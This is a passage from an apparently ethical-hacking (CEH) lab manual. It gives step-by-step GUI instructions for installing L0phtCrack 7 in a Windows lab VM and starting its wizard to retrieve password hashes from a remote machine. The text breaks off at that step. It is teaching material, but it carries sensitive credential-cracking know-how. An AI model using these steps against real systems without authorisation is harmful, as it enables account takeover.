L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks. It can also be used to check the strength of a password.

1. Launch the **Windows 10** and Windows **Server 2016** virtual machines.
2. Switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
3. Navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Password Cracking Tools\L0phtCrack**; double-click **lc7setup_v7.1.5_Win64.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. **L0phtCrack** starts loading; once the loading completes, the **L0phtCrack Setup** window appears; click **Next**.


L0phtCrack 7 (Win64) Setup

Welcome to L0phtCrack 7 (Win64) Setup

Setup will guide you through the installation of L0phtCrack 7 (Win64).


It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

Figure 1.2.1: L0phtCrack Setup window

5. Follow the wizard-driven installation steps to install **L0phtCrack**.
6. After completing the installation, the **Completing L0phtCrack 7 Setup** wizard appears. Ensure that the **Run L0phtCrack 7** checkbox is selected and click **Finish**.

Note: The L0phtCrack version might differ in your lab environment.


L0phtCrack 7 (Win64) Setup

Completing L0phtCrack 7 (Win64) Setup


L0phtCrack 7 (Win64) has been installed on your computer.

Click Finish to close Setup.

☑ Run L0phtCrack 7 (Win64)

Figure 1.2.2: L0phtCrack Setup window: click Finish

7. The **L0phyCrack 7 - Trial** pop-up appears; click the **Proceed With Trial** button.



L0phtCrack 7 - Trial

Trial Expires In 15 Days

L0phtCrack 7 is available for a 15-day trial evaluation period. At the end of this trial period, the software will stop working and you must purchase a license to continue use.


Trials are limited to auditing 10 accounts at a time.

LØPHTCRACK 7
Purchase License
Activate License
Proceed With Trial
Exit L0phtCrack 7

Figure 1.2.3: L0phtCrack7-Trial window

Note: If an **Update Available** pop-up window appears, then click **Skip This Update**.


8. In the next wizard, click the **Password Auditing Wizard** button.



Password Auditing Wizard
Start A New Session
Open An Existing Session
Recent Sessions
☒ Show This Dialog On Startup
7
LØPHTCRACK

Figure 1.2.4: Start Password auditing wizard

9. The **LC7 Password Auditing Wizard** window appears; click **Next**.



Introduction

Welcome to the L0phtCrack 7 Wizard. This wizard will prompt you with step-by-step instructions to get you auditing in minutes.

First, the wizard will help you determine from where to retrieve your encrypted passwords.

Second, you will be prompted with a few options regarding which methods to use to audit the passwords.


Third, you will be prompted with how you wish to report the results.

Then L0phtCrack 7 will proceed with auditing the password and report status to you along the way, notifying you when auditing is complete.

Press 'next' to continue with the wizard.

Figure 1.2.5: Password auditing wizard window

10. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



Choose Target System Type


Please choose the type of system from which you would like to retrieve the password hashes:

● **Windows:**
Desktops: Windows XP through 10
Servers: Windows Server 2003 or greater

○ **Unix-like:**
Linux, FreeBSD, OpenBSD, Solaris, or AIX

Figure 1.2.6: Choose target system type option

11. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.



Windows Import

Choose a source from which to retrieve the Windows hashes:

○ **The local machine**
Requires local administrative privileges.

● **A remote machine**
Requires admin privileges on the remote machine, or the domain if this is a domain controller.
The remote machine must have remote administration enabled. Refer to the LC7 documentation for a walkthrough. To simplify this process, you can manually create a remote agent for installation on the target machine.

